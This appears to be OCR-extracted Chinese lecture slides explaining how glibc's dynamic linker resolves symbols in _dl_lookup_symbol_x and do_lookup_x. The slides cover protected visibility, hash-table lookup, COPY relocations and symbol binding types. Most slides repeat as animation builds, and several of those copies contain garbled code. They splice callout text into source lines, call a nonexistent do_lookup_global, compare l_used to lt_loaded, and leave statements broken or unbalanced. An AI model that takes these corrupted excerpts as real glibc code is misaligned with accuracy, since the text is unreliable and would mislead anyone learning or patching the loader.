ref 為 symbol entry reference，而 function 本身回傳的是 link\_map

# \$ DL Ing

## \_dl\_lookup\_symbol\_x part2

- ▶ 處理 symbol 的 visibility 為 protected 的情況
- ▶ 新增 object 的 dependency，且如果 reference 到剛剛才被 remove 掉的 object 就重來一次
- ▶ Mark link\_map 為使用中並回傳

```
u1f383@u1f383:/  
$ ...  
int protected = (*ref && ELFW(ST_VISIBILITY)((*ref)->st_other) == STV_PROTECTED);  
if (__glibc_unlikely(protected != 0))  
{  
    if (type_class == ELF_RTYPE_CLASS_PLT)  
    {  
        if (current_value.s != NULL && current_value.m != undef_map)  
        {  
            current_value.s = *ref;  
            current_value.m = undef_map;  
        }  
    }  
    else { ... /* 以不同的 type_class 重新再找一次 */ }  
}  
  
if (__glibc_unlikely(current_value.m->l_type == lt_loaded)  
&& (flags & DL_LOOKUP_ADD_DEPENDENCY) != 0  
&& add_dependency(undef_map, current_value.m, flags) < 0)  
    return _dl_lookup_symbol_x(undef_name, undef_map, ref,  
                              (flags & DL_LOOKUP_GSCOPE_LOCK)  
                              ? undef_map->l_scope  
                              : symbol_scope,  
                              version, type_class, flags, skip_map);  
  
if (__glibc_unlikely(current_value.m->l_used == 0))  
    current_value.m->l_used = 1;  
  
*ref = current_value.s;  
return current_value.m;  
}
```



# \$ DL Ing

## \_dl\_lookup\_symbol\_x part2

- ▶ 處理 symbol 的 visibility 為 protected 的情況
- ▶ 新增 object 的 dependency，且如果 reference 到剛剛才被 remove 掉的 object 就重來一次
- ▶ Mark link\_map 為使用中並回傳

```
u1f383@u1f383:/  
$  
int protected = (*ref && ELFW(ST_VISIBILITY)((*ref)->st_other) == STV_PROTECTED);  
if (__glibc_unlikely(protected != 0))  
{  
    if (type_class == ELF_RTYPE_CLASS_PLT)  
    {  
        if (current_value.s != NULL && current_value.m != undef_map)  
        {  
            current_value.s = *ref;  
            current_value.m = undef_map;  
        }  
    }  
    else { ... /* 以不同的 type_class 重新再找一次 */ }  
}  
  
if (__glibc_unlikely(current_value.m->l_type == lt_loaded))  
  
if (__glibc_unlikely(current_value.m->l_used == 0))  
    current_value.m->l_used = 1;  
  
*ref = current_value.s;  
return current_value.m;  
}
```

如果 visibility 為 **protected**，代表 symbol reference 會被 bind 到 **local symbol**，因此如果解析到外部 object 的 function，將回傳結果設為 **local link\_map** 以及 symbol

# \$ DL Ing

## \_dl\_lookup\_symbol\_x part2

- ▶ 處理 symbol 的 visibility 為 protected 的情況
- ▶ 新增 object 的 dependency，且如果 reference 到剛剛才被 remove 掉的 object 就重來一次
- ▶ Mark link\_map 為使用中並回傳

```
u1f383@u1f383:/  
$ ...  
int protected = (*ref && ELFW(ST_VISIBILITY)((*ref)->st_other) == STV_PROTECTED);  
if (__glibc_unlikely(protected != 0))  
{  
    if (type_class == ELF_RTYPE_CLASS_PLT)  
    {  
        if (current_value.s != NULL && current_value.m != undef_map)  
        {  
            current_value.s = *ref;  
            current_value.m = undef_map;  
        }  
    }  
    else { ... /* 以不同的 type_class 重新再找一次 */ }  
}  
  
if (__glibc_unlikely(current_value.m->l_type == lt_loaded)  
&& (flags & DL_LOOKUP_ADD_DEPENDENCY) != 0  
&& add_dependency(undef_map, current_value.m, flags) < 0)  
    return _dl_lookup_symbol_x(undef_name, undef_map, ref,  
                              (flags & DL_LOOKUP_GSCOPE_LOCK)  
                              ? undef_map->l_scope  
                              : symbol_scope,  
                              version, type_class, flags, skip_map);  
  
if (__glibc_undef_map->l_type == lt_loaded)  
    current_value.m->l_type = lt_loaded;  
  
*ref = current_value.s;  
return current_value.m;  
}
```

剛要調整 dependency 時 object 就已經被釋放，只能重新搜尋一次



# \$ DL Ing

## \_dl\_lookup\_symbol\_x part2

- ▶ 處理 symbol 的 visibility 為 protected 的情況
- ▶ 新增 object 的 dependency，且如果 reference 到剛剛才被 remove 掉的 object 就重來一次
- ▶ Mark link\_map 為使用中並回傳

```
u1f383@u1f383:/  
$ ...  
int protected = (*ref && ELFW(ST_VISIBILITY)((*ref)->st_other) == STV_PROTECTED);  
if (__glibc_unlikely(protected != 0))  
{  
    if (type_class == ELF_RTYPE_CLASS_PLT)  
    {  
        if (current_value.s != NULL && current_value.m != undef_map)  
        {  
            current_value.s = *ref;  
            current_value.m = undef_map;  
        }  
    }  
    else { ... /* 以不同的 type_class 重新再找一次 */ }  
}  
  
if (__glibc_unlikely(current_value.m->l_used == lt_loaded)  
&& (current_value.m->l_used < 0  
&& (current_value.m->l_used < 0))  
return  
    Mark link_map 正在使用，  
    並回傳搜尋結果  
    undef_map, ref,  
    LOOKUP_GSCOPE_LOCK)  
    ap->l_scope  
    _scope,  
    version, type_class, flags, skip_map);  
  
if (__glibc_unlikely(current_value.m->l_used == 0))  
    current_value.m->l_used = 1;  
  
*ref = current_value.s;  
return current_value.m;  
}
```

# \$ DL Ing



# \$ DL Ing

## do\_lookup\_x part1

- ▶ link\_map 的狀態不合預期就 pass
  - 👁 Caller 指定要 pass
  - 👁 Binary 要解析外部 symbol，但是現在的 link\_map 就是自己
  - 👁 link\_map 已經被移除
  - 👁 Hash table 沒有 entry，代表沒有 symbol
- ▶ 將 section info 從 link\_map 取出，存到 local variable

```
u1f383@u1f383:/  
$  
static int  
__attribute__((noinline))  
do_lookup_x(const char *undef_name, uint_fast32_t new_hash,  
            unsigned long int *old_hash, const ElfW(Sym) * ref,  
            struct sym_val *result, struct r_scope_elem *scope, size_t i,  
            const struct r_found_version *const version, int flags,  
            struct link_map *skip, int type_class, struct link_map *undef_map)  
{  
    size_t n = scope->r_nlist;  
    __asm volatile("" : "+r"(n), "+m"(scope->r_list));  
    struct link_map **list = scope->r_list;  
    do  
    {  
        const struct link_map *map = list[i]->l_real;  
        if (map == skip)  
            continue;  
        if ((type_class & ELF_RTYPE_CLASS_COPY) && map->l_type == lt_executable)  
            continue;  
        if (map->l_removed)  
            continue;  
        if (map->l_nbuckets == 0)  
            continue;  
  
        Elf_Symndx symidx;  
        int num_versions = 0;  
        const ElfW(Sym) *versioned_sym = NULL;  
        const ElfW(Sym) *symtab = (const void *)D_PTR(map, l_info[DT_SYMTAB]);  
        const char *strtab = (const void *)D_PTR(map, l_info[DT_STRTAB]);  
        const ElfW(Sym) * sym;  
        const ElfW(Addr) *bitmask = map->l_gnu_bitmask;  
        ...  
    }  
}
```



# \$ DL Ing

## do\_lookup\_x part1

### ▶ link\_map 的狀態不合預期就 pass

- 👁 Caller 指定要 pass
- 👁 Binary 要解析外部 symbol，但是現在的 link\_map 就是自己
- 👁 link\_map 已經被移除
- 👁 Hash table 沒有 entry，代表沒有 symbol

### ▶ 將 section info 從 link\_map 取出，存到 local variable

```
u1f383@u1f383:/  
$  
static int  
__attribute__((noinline))  
do_lookup_x(const char *undef_name, uint_fast32_t new_hash,  
            unsigned long int *old_hash, const ElfW(Sym) * ref,  
            struct sym_val *result, struct r_scope_elem *scope, size_t i,  
            const struct r_found_version *const version, int flags,  
            struct link_map *skip, int type_class, struct link_map *undef_map)  
{  
    size_t n = scope->r_nlist;  
    __asm volatile("" : "+r"(n), "+m"(scope->r_list));  
    struct link_map **list = scope->r_list;  
    do  
    {  
        const struct link_map *map = list[i]->l_real;  
        if (map == skip)  
            continue;  
        if ((type_class & ELF_RTYPE_CLASS_COPY) && map->l_type == lt_executable)  
            continue;  
        if (map->l_removed)  
            continue;  
        if (map->l_nbuckets == 0)  
            continue;  
  
        Elf_Symndx symidx;  
        int num_versions = 0;  
        const ElfW(Sym) *versioned_sym = NULL;  
        const ElfW(Sym) *symtab = (const void *)D_PTR(map, l_info[DT_SYMTAB]);  
        const char *strtab = (const void *)D_PTR(map, l_info[DT_STRTAB]);  
        const ElfW(Sym) * sym;  
        const ElfW(Addr) *bitmask = map->l_gnu_bitmask;  
        ...  
    }  
}
```

# \$ DL Ing

## do\_lookup\_x part1

- ▶ link\_map 的狀態不合預期就 pass
  - 👁 Caller 指定要 pass
  - 👁 Binary 要解析外部 symbol，但是現在的 link\_map 就是自己
  - 👁 link\_map 已經被移除
  - 👁 Hash table 沒有 entry，代表沒有 symbol
- ▶ 將 section info 從 link\_map 取出，存到 local variable

```
u1f383@u1f383:/  
$  
static int  
__attribute__((noinline))  
do_lookup_x(const char *undef_name, uint_fast32_t new_hash,  
            unsigned long int *old_hash, const ElfW(Sym) * ref,  
            struct sym_val *result, struct r_scope_elem *scope, size_t i,  
            const struct r_found_version *const version, int flags,  
            struct link_map *skip, int type_class, struct link_map *undef_map)  
{  
    size_t n = scope->r_nlist;  
    __asm volatile("" : "+r"(n), "+m"(scope->r_list));  
    struct link_map **list = scope->r_list;  
    do  
    {  
        const struct link_map *map = list[i]->l_real;  
        if (map == skip)  
            continue;  
        if ((type_class & ELF_RTYPE_CLASS_COPY) && map->l_type == lt_executable)  
            continue;  
        if (map->l_removed)  
            continue;  
        if (map->l_nbuckets == 0)  
            continue;  
  
        Elf_Symndx symidx;  
        int num_versions = 0;  
        const ElfW(Sym) *versioned_sym = NULL;  
        const ElfW(Sym) *symtab = (const void *)D_PTR(map, l_info[DT_SYMTAB]);  
        const char *strtab = (const void *)D_PTR(map, l_info[DT_STRTAB]);  
        const ElfW(Sym) * sym;  
        const ElfW(Addr) *bitmask = map->l_gnu_bitmask;  
        ...  
    }  
}
```

# \$ DL Ing

## do\_lookup\_x part2

- ▶ 若對應的 hash table entry 為空，代表此 hash value 沒有對應到的 symbol
- ▶ 從 hash table 中找指定名稱的 symbol

```
u1f383@u1f383:/
$ if (__glibc_likely(bitmask != NULL))
  {
    if (... /* hash check */)
    {
      Elf32_Word bucket = map->l_gnu_buckets[new_hash % map->l_nbuckets];
      if (bucket != 0)
      {
        const Elf32_Word *hasharr = &map->l_gnu_chain_zero[bucket];
        do
        {
          if ((*hasharr ^ new_hash) >> 1) == 0)
          {
            symidx = ELF_MACHINE_HASH_SYMDX(map, hasharr);
            sym = check_match(undef_name, ref, version, flags,
                              type_class, &symtab[symidx], symidx,
                              strtab, map, &versioned_sym,
                              &num_versions);
            if (sym != NULL) // 找到 symbol
              goto found_it;
          }
          while ((*hasharr++ & 1u) == 0);
        }
      }
      symidx = SHN_UNDEF;
    }
  }
else
  {
    if (*old_hash == 0xffffffff)
      *old_hash = _dl_elf_hash(undef_name);

    for (symidx = map->l_buckets[*old_hash % map->l_nbuckets];
         symidx != STN_UNDEF;
         symidx = map->l_chain[symidx])
    {
      sym = check_match(undef_name, ref, version, flags,
                        type_class, &symtab[symidx], symidx,
                        strtab, map, &versioned_sym,
                        &num_versions);
      if (sym != NULL) // matching
        goto found_it;
    }
  }
}
```

# \$ DL Ing

## do\_lookup\_x part2

- ▶ 若對應的 hash table entry 為空，代表此 hash value 沒有對應到的 symbol
- ▶ 從 hash table 中找指定名稱的 symbol

```
u1f383@u1f383:/
$ if (__glibc_likely(bitmask != NULL))
  {
    if (... /* hash check */)
    {
      Elf32_Word bucket = map->l_gnu_buckets[new_hash % map->l_nbuckets];
      if (bucket != 0)
      {
        const Elf32_Word *hasharr = &map->l_gnu_chain_zero[bucket];
        while ((*hasharr++ & 1u) == 0);
      }
      symidx = SHN_UNDEF;
    }
    else
    {
      if (*old_hash == 0xffffffff)
        *old_hash = _dl_elf_hash(undef_name);

      for (symidx = map->l_buckets[*old_hash % map->l_nbuckets];
           symidx != STN_UNDEF;
           symidx = map->l_chain[symidx])
      {
        sym = check_match(undef_name, ref, version, flags,
                          type_class, &symtab[symidx], symidx,
                          strtab, map, &versioned_sym,
                          &num_versions);
        if (sym != NULL) // matching
          goto found_it;
      }
    }
  }
}
```

Binary 使用比較新的 hash table，直接檢查對應的 bucket 是否為空即可



# \$ DL Ing

## do\_lookup\_x part2

- ▶ 若對應的 hash table entry 為空，代表此 hash value 沒有對應到的 symbol
- ▶ 從 hash table 中找指定名稱的 symbol

```
u1f383@u1f383:/  
$ if (__glibc_likely(bitmask != NULL))  
  {  
    if (... /* hash check */)   
    {  
      Elf32_Word bucket = map->l_gnu_buckets[new_hash % map->l_nbuckets];  
      if (bucket != 0)  
      {  
        const Elf32_Word *hasharr = &map->l_gnu_chain_zero[bucket];  
        do  
        {  
          if ((*hasharr ^ new_hash) >> 1) == 0)  
          {  
            symidx = ELF_MACHINE_HASH_SYMDX(map, hasharr);  
            sym = check_match(undef_name, ref, version, flags,  
                             type_class, &symtab[symidx], symidx,  
                             strtab, map, &versioned_sym,  
                             &num_versions);  
            if (sym != NULL) // 找到 symbol  
              goto found_it;  
          }  
          while ((*hasharr++ & 1u) == 0);  
        }  
      }  
      symidx = SHN_UNDEF;  
    }  
  }  
  else  
  {  
    if (*old_hash == 0xffffffff)  
      *old_hash = _dl_elf_hash(undef_name);  
  
    for (symidx = map->l_buckets[*old_hash % map->l_nbuckets];  
         symidx != STN_UNDEF;  
         symidx = map->l_chain[symidx])  
    {  
      }  
  }  
}
```

最後一個 chain entry 的 symidx 會是 magic number，可以用來確定此 bucket chain 是否為空



# \$ DL Ing

## do\_lookup\_x part2

- ▶ 若對應的 hash table entry 為空，代表此 hash value 沒有對應到的 symbol
- ▶ 從 hash table 中找指定名稱的 symbol

```
u1f383@u1f383:/
$ if (__glibc_likely(bitmask != NULL))
  {
    if (... /* hash check */)
    {
      Elf32_Word bucket = map->l_gnu_buckets[new_hash % map->l_nbuckets];
      if (bucket != 0)
      {
        const Elf32_Word *hasharr = &map->l_gnu_chain_zero[bucket];
        do
        {
          if ((*hasharr ^ new_hash) >> 1) == 0)
          {
            symidx = ELF_MACHINE_HASH_SYMDX(map, hasharr);
            sym = check_match(undef_name, ref, version, flags,
                             type_class, &symtab[symidx], symidx,
                             strtab, map, &versioned_sym,
                             &num_versions);
            if (sym != NULL) // 找到 symbol
              goto found_it;
          }
          while ((*hasharr++ & 1u) == 0);
        }
      }
      symidx = SHN_UNDEF;
    }
  }
else
  {
    if
    {
      for
      {
        symidx != STN_UNDEF;
        symidx = map->l_chain[symidx])
        {
          sym = check_match(undef_name, ref, version, flags,
                           type_class, &symtab[symidx], symidx,
                           strtab, map, &versioned_sym,
                           &num_versions);
          if (sym != NULL) // matching
            goto found_it;
        }
      }
    }
  }
}
```

不同的 symbol 可能會有相同 hash value，因此一一檢查即可

# \$ DL Ing

## do\_lookup\_x part3

- ▶ 在特定情況下需要跳過 reloc type 為 COPY 的 symbol
- ▶ 跳過 hidden / internal 的 symbol

```
u1f383@u1f383:/
$
sym = num_versions == 1 ? versioned_sym : NULL;
if (sym != NULL)
{
found_it:
    if (...)
    {
        const ElfW(Sym) * s;
        unsigned int i;
        if (map->l_info[DT_RELA] != NULL && map->l_info[DT_RELASZ] != NULL &&
            map->l_info[DT_RELASZ]->d_un.d_val != 0)
        {
            const ElfW(Rela) *rela = (const ElfW(Rela) *)D_PTR(map, l_info[DT_RELA]);
            unsigned int rela_count = map->l_info[DT_RELASZ]->d_un.d_val / sizeof(*rela);

            for (i = 0; i < rela_count; i++, rela++)
                if (elf_machine_type_class(ELFW(R_TYPE)(rela->r_info)) == ELF_RTYPE_CLASS_COPY)
                {
                    s = &symtab[ELFW(R_SYM)(rela->r_info)];
                    if (!strcmp(strtab + s->st_name, undef_name))
                        goto skip;
                }
        }
    }

    if (__glibc_unlikely(dl_symbol_visibility_binds_local_p(sym)))
        goto skip;
}
```

# \$ DL Ing

## do\_lookup\_x part3

- ▶ 在特定情況下需要跳過 reloc type 為 COPY 的 symbol
- ▶ 跳過 hidden / internal 的 symbol

```
u1f383@u1f383:/  
$  
sym = num_versions == 1 ? versioned_sym : NULL;  
if (sym != NULL)  
{  
found_it:  
if (  
{  
const ElfW(Rela) *rela = (const ElfW(Rela) *)D_PTR(map, l_info[DT_REL]);  
unsigned int rela_count = map->l_info[DT_RELASZ]->d_un.d_val / sizeof(*rela);  
for (i = 0; i < rela_count; i++, rela++)  
if (elf_machine_type_class(ELFW(R_TYPE)(rela->r_info)) == ELF_RTYPE_CLASS_COPY)  
{  
s = &symtab[ELFW(R_SYM)(rela->r_info)];  
if (!strcmp(strtab + s->st_name, undef_name))  
goto skip;  
}  
}  
}  
if
```

**COPY type** 的 relocation 會先在 local 建立同樣大小的記憶體區塊，之後解析時會把外部資料直接複製過來使用

- 滿足：
1. 當 **\_dl\_lookup\_symbol\_x** 要找 **protected data** 時
  2. 當前找到的 symbol 存在於 **executable**
  3. **Extern protected** 的功能是有被打開的  
會略過相同名稱的 **COPY type** symbol

# \$ DL Ing

## do\_lookup\_x part3

- ▶ 在特定情況下需要跳過 reloc type 為 COPY 的 symbol
- ▶ 跳過 hidden / internal 的 symbol

```
u1f383@u1f383:/  
$  
  
sym = num_versions == 1 ? versioned_sym : NULL;  
if (sym != NULL)  
{  
found_it:  
    if (...)  
    {  
        const ElfW(Sym) * s;  
        unsigned int i;  
        if (map->l_info[DT_RELA] != NULL && map->l_info[DT_RELASZ] != NULL &&  
            map->l_info[DT_RELASZ]->d_un.d_val != 0)  
        {  
            const ElfW(Rela) *rela = (const ElfW(Rela) *)D_PTR(map, l_info[DT_RELA]);  
            unsigned int rela_count = map->l_info[DT_RELASZ]->d_un.d_val / sizeof(*rela);  
  
            for (i = 0; i < rela_count; i++, rela++)  
                if (elf_machine_type_class(ELFW(R_TYPE)(rela->r_info)) == ELF_RTYPE_CLASS_COPY)  
                {  
                    s = &symtab[ELFW(R_SYM)(rela->r_info)];  
                    if (!strcmp(strtab + s->st_name, undef_name))  
                        goto skip;  
                }  
        }  
    }  
}  
  
if (__glibc_unlikely(dl_symbol_visibility_binds_local_p(sym)))  
    goto skip;
```

**Hidden / internal symbol 只在 local 使用而已**

# \$ DL Ing

## do\_lookup\_x part4

▶ 共有三種 reloc type 的 symbol :

👁 Weak

👁 Global

👁 Uique

▶ 此 link\_map 沒有，找下一個 object

```
u1f383@u1f383:/  
$  
  
switch (ELFW(ST_BIND)(sym->st_info))  
{  
case STB_WEAK:  
    if (__glibc_unlikely(GLRO(dl_dynamic_weak)))  
    {  
        if (!result->s)  
        {  
            result->s = sym;  
            result->m = (struct link_map *)map;  
        }  
        break;  
    }  
case STB_GLOBAL:  
    result->s = sym;  
    result->m = (struct link_map *)map;  
    return 1;  
  
case STB_GNU_UNIQUE::  
    do_lookup_unique(undef_name, new_hash, (struct link_map *)map,  
                    result, type_class, sym, strtab, ref,  
                    undef_map, flags);  
  
    return 1;  
  
default:  
    break;  
}  
}  
  
skip::  
} while (++i < n);  
return 0;  
}
```



# \$ DL Ing

## do\_lookup\_x part4

▶ 共有三種 reloc type 的 symbol :

👁 Weak

👁 Global

👁 Unique

▶ 此 link\_map 沒有，找下一個 object

```
u1f383@u1f383:/  
$  
switch (ELFW(ST_BIND)(sym->st_info))  
{  
case STB_WEAK:  
    if (__glibc_unlikely(GLRO(dl_dynamic_weak)))  
    {  
        if (!result->s)  
        {  
            result->s = sym;  
            result->m = (struct link_map *)map;  
        }  
        break;  
    }  
case STB_GLOBAL:  
    do_lookup_global(undef_name, new_hash, (struct link_map *)map,  
                    result, type_class, sym, strtab, ref,  
                    undef_map, flags);  
    return 1;  
default:  
    break;  
}  
}  
skip::  
} while (++i < n);  
return 0;  
}
```

先前沒有找到 symbol 的話在用

# \$ DL Ing

## do\_lookup\_x part4

▶ 共有三種 reloc type 的 symbol :

👁 Weak

👁 Global

👁 Uique

▶ 此 link\_map 沒有，找下一個 object

```
u1f383@u1f383:/  
$  
  
switch (ELFW(ST_BIND)(sym->st_info))  
{  
case STB_WEAK:  
    if (__glibc_unlikely(GLRO(dl_dynamic_weak)))  
    {  
        if (!result->s)  
        {  
            result->s = sym;  
            result->m = (struct link_map *)map;  
        }  
        break;  
    }  
case STB_GLOBAL:  
    result->s = sym;  
    result->m = (struct link_map *)map;  
    return 1;  
case STB_GNU_UNIQUE:  
do (struct link_map *)map,  
    m, strtab, ref,  
    return 1;  
default:  
    break;  
}  
}  
  
skip::  
} while (++i < n);  
return 0;  
}
```

找到就直接回傳

# \$ DL Ing

## do\_lookup\_x part4

▶ 共有三種 reloc type 的 symbol :

👁 Weak

👁 Global

👁 Uique

▶ 此 link\_map 沒有，找下一個 object

```
u1f383@u1f383:/  
$  
switch (ELFW(ST_BIND)(sym->st_info))  
{  
case STB_WEAK:  
    if (__glibc_unlikely(GLRO(dl_dynamic_weak)))  
    {  
        if (!result->s)  
        {  
            result->s = sym;  
            result->m = (struct link_map *)map;  
        }  
        break;  
    }  
case STB_GLOBAL:  
    result->s = sym;  
    result->m = (struct link_map *)map;  
    return 1;  
  
case STB_GNU_UNIQUE;;  
do_lookup_unique(undef_name, new_hash, (struct link_map *)map,  
                result, type_class, sym, strtab, ref,  
                undef_map, flags);  
    return 1;  
  
}  
skip;;  
} while (++i < n);  
return 0;  
}
```

重新在 unique symbol table 找並更新 table

# \$ DL Ing

## do\_lookup\_x part4

▶ 共有三種 reloc type 的 symbol :

👁 Weak

👁 Global

👁 Uique

▶ 此 link\_map 沒有，找下一個 object


